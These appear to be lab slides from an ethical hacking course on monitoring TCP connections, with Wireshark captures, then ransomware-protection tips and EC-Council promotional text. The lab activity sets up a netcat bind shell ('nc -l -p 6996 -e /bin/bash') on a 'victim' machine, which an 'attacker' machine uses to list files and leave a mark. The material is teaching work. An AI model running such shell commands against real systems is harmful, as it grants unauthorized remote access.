
No.	Time	Source	Destination	Protocol	Length	Info
87	753.147179023	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=2790 Ack=4…
88	753.147352834	172.30.5.20	10.76.5.150	SSHv2	102	Client: Encrypted packet (len=3…
89	753.147385523	172.30.5.20	10.76.5.150	SSHv2	134	Client: Encrypted packet (len=6…
90	753.147394826	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [FIN, ACK] Seq=2894 …
91	753.147423534	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [ACK] Seq=4857 Ack=2…
92	753.168362454	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [FIN, ACK] Seq=4857 …
93	753.168848106	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=2895 Ack=4…

<-Opus

<-Kali

Wireshark showing the connection used for the SSH session closing with four-way handshake. Note that Opus initiated closing the connection.

Monitoring TCP Connections



Kali
EH-Kali-05 on 192.168.0.20
File View VM
Applications ▾ Places ▾ Wireshark ▾ Tue 12:21
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression… +
OWASP
EH-OWASP-05 on 192.168.0.20
File View VM
Opus
rsimms@oslab:~

No.	Time	Source	Destination	Protocol	Length	Info
91	753.147423534	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [ACK] Seq=4857 Ack=2…
92	753.168362454	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [FIN, ACK] Seq=4857 …
93	753.168848106	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=2895 Ack=4…
94	813.743823468	10.76.5.101	10.76.5.150	TCP	66	45108 → 6996 [FIN, ACK] Seq=22 …
95	813.744361197	10.76.5.150	10.76.5.101	TCP	66	6996 → 45108 [FIN, ACK] Seq=325…
96	813.744551257	10.76.5.101	10.76.5.150	TCP	66	45108 → 6996 [ACK] Seq=23 Ack=3…
97	818.752644100	Vmware_af:e6:bd	Vmware_af:63:bb	ARP	42	Who has 10.76.5.101? Tell 10.76…

```
▸ Frame 94: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Vmware_af:63:bb (00:50:56:af:63:bb), Dst: Vmware_af:e6:bd (00:50:56:af:e6:bd)
▸ Internet Protocol Version 4, Src: 10.76.5.101, Dst: 10.76.5.150
▸ Transmission Control Protocol, Src Port: 45108 (45108), Dst Port: 6996 (6996), Seq: 22, Ack: 325, Len: 0
```

```
0000  00 50 56 af e6 bd 00 50  56 af 63 bb 08 00 45 00   .PV....P V.c...E.
0010  00 34 23 f1 40 00 40 06  f7 40 0a 4c 05 65 0a 4c   .4#.@.@. .@.L.e.L
0020  05 96 b0 34 1b 54 ac 89  e8 ed 8f 94 76 c0 80 11   ...4.T.. ....v...
0030  00 6c 3e 72 00 00 01 01  08 0a 1c 15 fb a4 12 1c   .l>r.... ........
0040  87 20                                              .
```


eth0: <live capture in progress> Packets: 99 · Displayed: 99 (100.0%) Profile: Default

```
root@owaspbwa:~# nc 10.76.5.150 6996
ls
brute
core
data
Desktop
Documents
Downloads
http-example-cis76.pcapng
http-flow
http-page.pcapng
index.html
maltego-cislab.mtgx
Music
Pictures
Public
rsimms@opus
rsimms@opus.cis.cabrillo.edu
size
size-of-get-request
size-of-web-page
Templates
Videos
VMwareTools-9.10.0-2476743.tar.gz
vmware-tools-distrib
words
words-sorted
touch RichWasHere
root@owaspbwa:~#
```

```
cis76@eh-pfsense-05's password:

The programs included with the Kali GNU/Linux system are fre
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$ exit
logout
Connection to eh-pfsense-05 closed.
[rsimms@oslab ~]$
```

Wireshark showing the connection used for the nc (netcat) session closing

Monitoring TCP Connections



No.	Time	Source	Destination	Protocol	Length	Info
91	753.147423534	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [ACK] Seq=4857 Ack=2…
92	753.168362454	10.76.5.150	172.30.5.20	TCP	66	22 → 38007 [FIN, ACK] Seq=4857 …
93	753.168848106	172.30.5.20	10.76.5.150	TCP	66	38007 → 22 [ACK] Seq=2895 Ack=4…
94	813.743823468	10.76.5.101	10.76.5.150	TCP	66	45108 → 6996 [FIN, ACK] Seq=22 …
95	813.744361197	10.76.5.150	10.76.5.101	TCP	66	6996 → 45108 [FIN, ACK] Seq=325…
96	813.744551257	10.76.5.101	10.76.5.150	TCP	66	45108 → 6996 [ACK] Seq=23 Ack=3…
97	818.752644100	Vmware_af:e6:bd	Vmware_af:63:bb	ARP	42	Who has 10.76.5.101? Tell 10.76…

<-OWASP

<-Kali

Wireshark showing the connection used for the netcat session closing using the abbreviated three-way handshake.

Credits

1. Wonder HOW TO (Null Byte) - How to Use Netcat, the Swiss Army Knife of Hacking Tools

   http://null-byte.wonderhowto.com/how-to/hack-like-pro-use-netcat-swiss-army-knife-hacking-tools-0148657/

2. BinaryTides - 10 examples of Linux ss command to monitor network connections

   http://www.binarytides.com/linux-ss-command/

3. BinaryTides - 10 examples of Linux netstat command

   http://www.binarytides.com/linux-netstat-command-examples/

Activity


On Kali (victim)

Set up netcat (nc) as a listener on Kali

```
nc -l -p 6996 -e /bin/bash
```

In another terminal monitor connections

```
ss -tn
```



```
root@eh-kali-05:~# nc -l -p 6996 -e /bin/bash
root@eh-kali-05:~# ls
brute                      index.html                    size-of
core                       maltego-cislab.mtgx           size-of
data                       Music                         Templat
Desktop                    Pictures                      Videos
Documents                  Public                        VMwareT
Downloads                  RichWasHere                   vmware-
http-example-cis76.pcapng  rsimms@opus                   words
http-flow                  rsimms@opus.cis.cabrillo.edu  words-s
http-page.pcapng           size
root@eh-kali-05:~# █
```

Mark left by OWASP user on Kali

On OWASP (attacker)

Use netcat (nc) on OWASP to read files on Kali and leave a mark.


```
nc 10.76.XX.150 6996
ls
touch xxxxWasHere
<Ctrl>-D
```

Best Practices

Best Practices

What is Ransomware and 15 Easy Steps To Keep Your System Protected [Updated] by Andra Zaharia

https://heimdalsecurity.com/blog/what-is-ransomware-protection/



Locally, on the PC

1. I don't store important data only on my PC.
2. I have 2 backups of my data: on an external hard drive and in the cloud – Dropbox/Google Drive/etc.
3. The Dropbox/Google Drive/OneDrive/etc. application on my computer is not turned on by default. I only open them once a day, to sync my data, and close them once this is done.
4. My operating system and the software I use is up to date, including the latest security updates.
5. For daily use, I don't use an administrator account on my computer. I use a guest account with limited privileges.
6. I have turned off macros in the Microsoft Office suite – Word, Excel, PowerPoint, etc.

In the browser

7. I have removed the following plugins from my browsers: Adobe Flash, Adobe Reader, Java and Silverlight. If I absolutely have to use them, I set the browser to ask me if I want to activate these plugins when needed.
8. I have adjusted my browser's security and privacy settingsfor increased protection.
9. I have removed outdated plugins and add-ons from my browsers. I only kept the ones I use on a daily basis and I keep them updated to the latest version.
10. I use an ad-blocker to avoid the threat of potentially malicious ads.

Online behavior


1. I never open spam emails or emails from unknown senders.
2. I never download attachments from spam emails or suspicious emails.
3. I never click links in spam emails or suspicious emails.

Anti-ransomware security tools

1. I use a reliable, paid antivirus product that includes an automatic update module and a real-time scanner.
2. I understand the importance of having a traffic-filtering solution that can provide proactive anti-ransomware protection.

EC-Council CEH Mini Assessment

EC-Council



Who We Are


International Council of E-Commerce Consultants, also known as EC-Council, is the world's largest cyber security technical certification body. We operate in 140 countries globally and we are the owner and developer of the world-famous Certified Ethical Hacker (CEH), Computer Hacking Forensics Investigator (C|HFI), Certified Security Analyst (ECSA), License Penetration Testing (Practical) programs, among others. We are proud to have trained and certified over 140,000 information security professionals globally that have influenced the cyber security mindset of countless organizations worldwide.

> ***"Our lives are dedicated to the mitigation and remediation of the cyber plaque that is menacing the world today "***
>
> Jay Bavisi
> President & CEO
> EC-Council

Our certification programs are recognized worldwide and have received endorsements from various government agencies including the US Federal Government via the Montgomery GI Bill, and the US Government National Security Agency (NSA) and the Committee on National Security Systems (CNSS) certifying EC-Council's Certified Ethical Hacking (CEH), Network Security Administrator (ENSA), Computer Hacking Forensics Investigator (CHFI), Disaster Recovery Professional (EDRP), Certified Security Analyst (E|CSA) and Licensed Penetration Tester(LPT) program for meeting the 4011, 4012, 4013A, 4014, 4015 and 4016 training standards for information security professionals and most recently EC-Council has received accreditation from the American National Standards Institute (ANSI).

https://www.eccouncil.org/about/


EC-Council



Our Mission

The EC-Council mission is “to validate information security professionals who are equipped with the necessary skills and knowledge required in a specialized information security domain that will help them avert a cyber conflict, should the need ever arise.” EC-Council is committed to uphold the highest level of impartiality and objectivity in its practices, decision making, and authority in all matters related to certification.

EC-Council



CEH ASSESSMENT

4/50


Penetration testing is a method of actively evaluating the security of an information system or network by simulating an attack from a malicious source.

Which of the following technique is used to simulate an attack from someone who is unfamiliar with the system?

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/

